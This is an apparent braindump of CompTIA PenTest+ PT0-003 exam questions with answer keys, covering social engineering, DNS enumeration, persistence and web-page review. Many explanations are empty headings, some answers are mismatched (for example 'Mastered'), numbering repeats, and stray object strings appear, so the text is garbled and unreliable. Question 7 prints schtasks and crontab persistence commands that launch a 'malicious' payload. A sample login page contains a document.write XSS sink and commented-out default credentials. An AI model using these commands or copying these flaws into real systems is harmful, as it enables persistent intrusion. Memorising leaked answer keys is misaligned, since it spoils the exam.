


PT0-003 Dumps

CompTIA PenTest+ Exam

<https://www.certleader.com/PT0-003-dumps.html>



NEW QUESTION 1

A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most effective to pursue if the penetration tester wants to compromise user accounts?

- A. Smishing
- B. Impersonation
- C. Tailgating
- D. Whaling

Answer: A

Explanation:

When a penetration tester identifies an exposed corporate directory containing first and last names and phone numbers, the most effective attack technique to pursue would be smishing. Here's why:

? Understanding Smishing:

? Why Smishing is Effective:

? Alternative Attack Techniques:

=====

NEW QUESTION 2

A penetration tester discovers evidence of an advanced persistent threat on the network that is being tested. Which of the following should the tester do next?

- A. Report the finding.
- B. Analyze the finding.
- C. Remove the threat.
- D. Document the finding and continue testing.

Answer: A

Explanation:

Upon discovering evidence of an advanced persistent threat (APT) on the network, the penetration tester should report the finding immediately.

? Advanced Persistent Threat (APT):

? Immediate Reporting:

? Other Actions:

Pentest References:

? Incident Response: Understanding the importance of immediate reporting and collaboration with the organization's security team upon discovering critical threats like APTs.

? Ethical Responsibility: Following ethical guidelines and protocols to ensure the organization can respond effectively to significant threats.

By reporting the finding immediately, the penetration tester ensures that the organization's security team is alerted to the presence of an APT, allowing them to initiate an appropriate incident response.

=====

NEW QUESTION 3

A penetration testing team wants to conduct DNS lookups for a set of targets provided by the client. The team crafts a Bash script for this task. However, they find a minor error in one line of the script:

```
1 #!/bin/bash
2 for i in $(cat example.txt); do
3 curl $i
4 done
```

Which of the following changes should the team make to line 3 of the script?

- A. resolvconf \$i
- B. rndc \$i
- C. systemd-resolve \$i
- D. host \$i

Answer: D

Explanation:

? Script Analysis:

? Error Identification:

? Correct Command:

? Corrected Script:

Pentest References:

? In penetration testing, DNS enumeration is a crucial step. It involves querying DNS servers to gather information about the target domain, which includes resolving domain names to IP addresses and vice versa.

? Common tools for DNS enumeration include host, dig, and nslookup. The host command is particularly straightforward for simple DNS lookups.

By correcting the script to use host \$i, the penetration testing team can effectively perform DNS lookups on the targets specified in example.txt.

=====

NEW QUESTION 4**HOTSPOT**

A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.

INSTRUCTIONS

Select the tool the penetration tester should use for further investigation.

Select the two entries in the robots.txt file that the penetration tester should recommend for removal.

Tool

Given the entries in robots.txt, select the tool the penetration tester should use for further investigation:

☐ Mimikatz

☐ WPScan

☐ Brakeman

☐ SQLmap

Show Question

Reset All Answers

← → ↺ http://example.com/robots.txt

Select the two robots.txt entries the penetration tester should recommend for removal:

1 ☐ User-agent: *

2 ☐ Disallow: /search

3 ☐ Allow: /search/about

4 ☐ User-agent: acunetix

5 ☐ crawl-delay: 10

6 ☐ Allow: /search/static

7 ☐ User-agent: Baidu

8 ☐ crawl-delay: 12

9 ☐ Disallow: /Home

10 ☐ User-agent: Slurp

11 ☐ crawl-delay: 20

12 ☐ Allow: /sdch

13 ☐ User-agent: Comptia

14 ☐ Allow: /admin

15 ☐ Allow: /wp-admin

16 ☐ crawl-delay: 15

17 ☐ Allow: /groups

18 ☐ Allow: /?hl=

19 ☐ Allow: /wp-login.php

- A. Mastered
B. Not Mastered

Answer: A

Explanation:

The tool that the penetration tester should use for further investigation is WPScan. This is because WPScan is a WordPress vulnerability scanner that can detect common WordPress security issues, such as weak passwords, outdated plugins, and misconfigured settings. WPScan can also enumerate WordPress users, themes, and plugins from the robots.txt file.

The two entries in the robots.txt file that the penetration tester should recommend for removal are:

? Allow: /admin

? Allow: /wp-admin

These entries expose the WordPress admin panel, which can be a target for brute-force attacks, SQL injection, and other exploits. Removing these entries can help prevent unauthorized access to the web application's backend. Alternatively, the penetration tester can suggest renaming the admin panel to a less obvious name, or adding authentication methods such as two-factor authentication or IP whitelisting.

NEW QUESTION 5

A penetration tester completed OSINT work and needs to identify all subdomains for mydomain.com. Which of the following is the best command for the tester to use?

- A. nslookup mydomain.com » /path/to/results.txt
B. crunch 1 2 | xargs -n 1 -I 'X' nslookup X.mydomain.com
C. dig @8.8.8.8 mydomain.com ANY » /path/to/results.txt
D. cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com

Answer: D

Explanation:

Using dig with a wordlist to identify subdomains is an effective method for subdomain enumeration. The command cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com reads each line from wordlist.txt and performs a DNS lookup for each potential subdomain.

? Command Breakdown:

? Why This is the Best Choice:

? Benefits:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 6

Which of the following describes the process of determining why a vulnerability scanner is not providing results?

- A. Root cause analysis

- B. Secure distribution
- C. Peer review
- D. Goal reprioritization

Answer: A

Explanation:

Root cause analysis involves identifying the underlying reasons why a problem is occurring. In the context of a vulnerability scanner not providing results, performing a root cause analysis would help determine why the scanner is failing to deliver the expected output. Here's why option A is correct:

- ? Root Cause Analysis: This is a systematic process used to identify the fundamental reasons for a problem. It involves investigating various potential causes and pinpointing the exact issue that is preventing the vulnerability scanner from working correctly.
- ? Secure Distribution: This refers to the secure delivery and distribution of software or updates, which is not relevant to troubleshooting a vulnerability scanner.
- ? Peer Review: This involves evaluating work by others in the same field to ensure quality and accuracy, but it is not directly related to identifying why a tool is malfunctioning.
- ? Goal Reprioritization: This involves changing the priorities of goals within a project, which does not address the technical issue of the scanner not working.

References from Pentest:

- ? Horizontall HTB: Demonstrates the process of troubleshooting and identifying issues with tools and their configurations to ensure they work correctly.
- ? Writeup HTB: Emphasizes the importance of thorough analysis to understand why certain security tools may fail during an assessment.

=====

NEW QUESTION 7

As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?

- A. Establishing a reverse shell
- B. Executing a process injection attack
- C. Creating a scheduled task
- D. Performing a credential-dumping attack

Answer: C

Explanation:

To maintain access to a compromised system after rebooting, a penetration tester should create a scheduled task. Scheduled tasks are designed to run automatically at specified times or when certain conditions are met, ensuring persistence across reboots.

- ? Persistence Mechanisms:
- ? Creating a Scheduled Task:
schtasks /create /tn "Persistence" /tr "C:\path\to\malicious.exe" /sc onlogon /ru SYSTEM
- ? uk.co.certification.simulator.questionpool.PList@7b2e6d1d (crontab -l; echo "@reboot /path/to/malicious.sh") | crontab -
- ? Pentest References:

By creating a scheduled task, the penetration tester ensures that their access method (e.g., reverse shell, malware) is executed automatically whenever the system reboots, providing reliable persistence.

=====

NEW QUESTION 8

DRAG DROP

You are a penetration tester reviewing a client's website through a web browser.

INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Secure System

User name

Password

Login

View Certificate


Remediate Certificate

View Source

Remediate Source

View Cookies

Remediate Cookies



Secure System

← → ↻ <https://comptia.org/login.aspx#viewsource>

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtKZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVka2ZidmxiFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do/'>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

← → ↻ <https://comptia.org/login.aspx#viewcookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370. 2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System


← → ↻ <https://comptia.org/login.aspx#remediatesource>

```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtKZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVka2ZidmxiFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 <select><script>
11 document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do/'>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```


Secure System

← → ↻ https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmc	36104370	.comptia.o...	/	Session	14	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmv	36104370.[2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmz	36104370.1508266963.1.1.utmcsr=google[utmccn=(organic)]utmc...	.comptia.o...	/	2018-04-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete



Drag and Drop Options:

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

?

Step 2

?

Step 3

?


Step 4

?

- A. Mastered
B. Not Mastered

Answer: A

Explanation:



Drag and Drop Options:

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Generate a Certificate Signing Request

Step 2

Submit CSR to the CA

Step 3

Install re-issued certificate on the server

Step 4

Remove certificate from server

NEW QUESTION 9

Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

- A. Badge cloning
- B. Shoulder surfing
- C. Tailgating
- D. Site survey

Answer: C

Explanation:

Tailgating is the term used to describe a situation where a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee.

? Tailgating:

? Physical Security:

? Pentest References:

By understanding and using tailgating, penetration testers can evaluate the effectiveness of an organization's physical security measures and identify potential vulnerabilities that could be exploited by malicious actors.

=====

NEW QUESTION 10

A penetration tester attempts to run an automated web application scanner against a target URL. The tester validates that the web page is accessible from a different device. The tester analyzes the following HTTP request header logging output:

```
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0 No response;
POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: curl
200; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
No response; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: python
```

Which of the following actions should the tester take to get the scans to work properly?

- A. Modify the scanner to slow down the scan.
- B. Change the source IP with a VPN.
- C. Modify the scanner to only use HTTP GET requests.
- D. Modify the scanner user agent.

Answer: D

NEW QUESTION 10

During an engagement, a penetration tester found some weaknesses that were common across the customer's entire environment. The weaknesses included the following:

- ? Weaker password settings than the company standard
- ? Systems without the company's endpoint security software installed
- ? Operating systems that were not updated by the patch management system

Which of the following recommendations should the penetration tester provide to address the root issue?

- A. Add all systems to the vulnerability management system.
- B. Implement a configuration management system.
- C. Deploy an endpoint detection and response system.
- D. Patch the out-of-date operating systems.

Answer: B

Explanation:

? Identified Weaknesses:

? Configuration Management System:

? Other Recommendations:

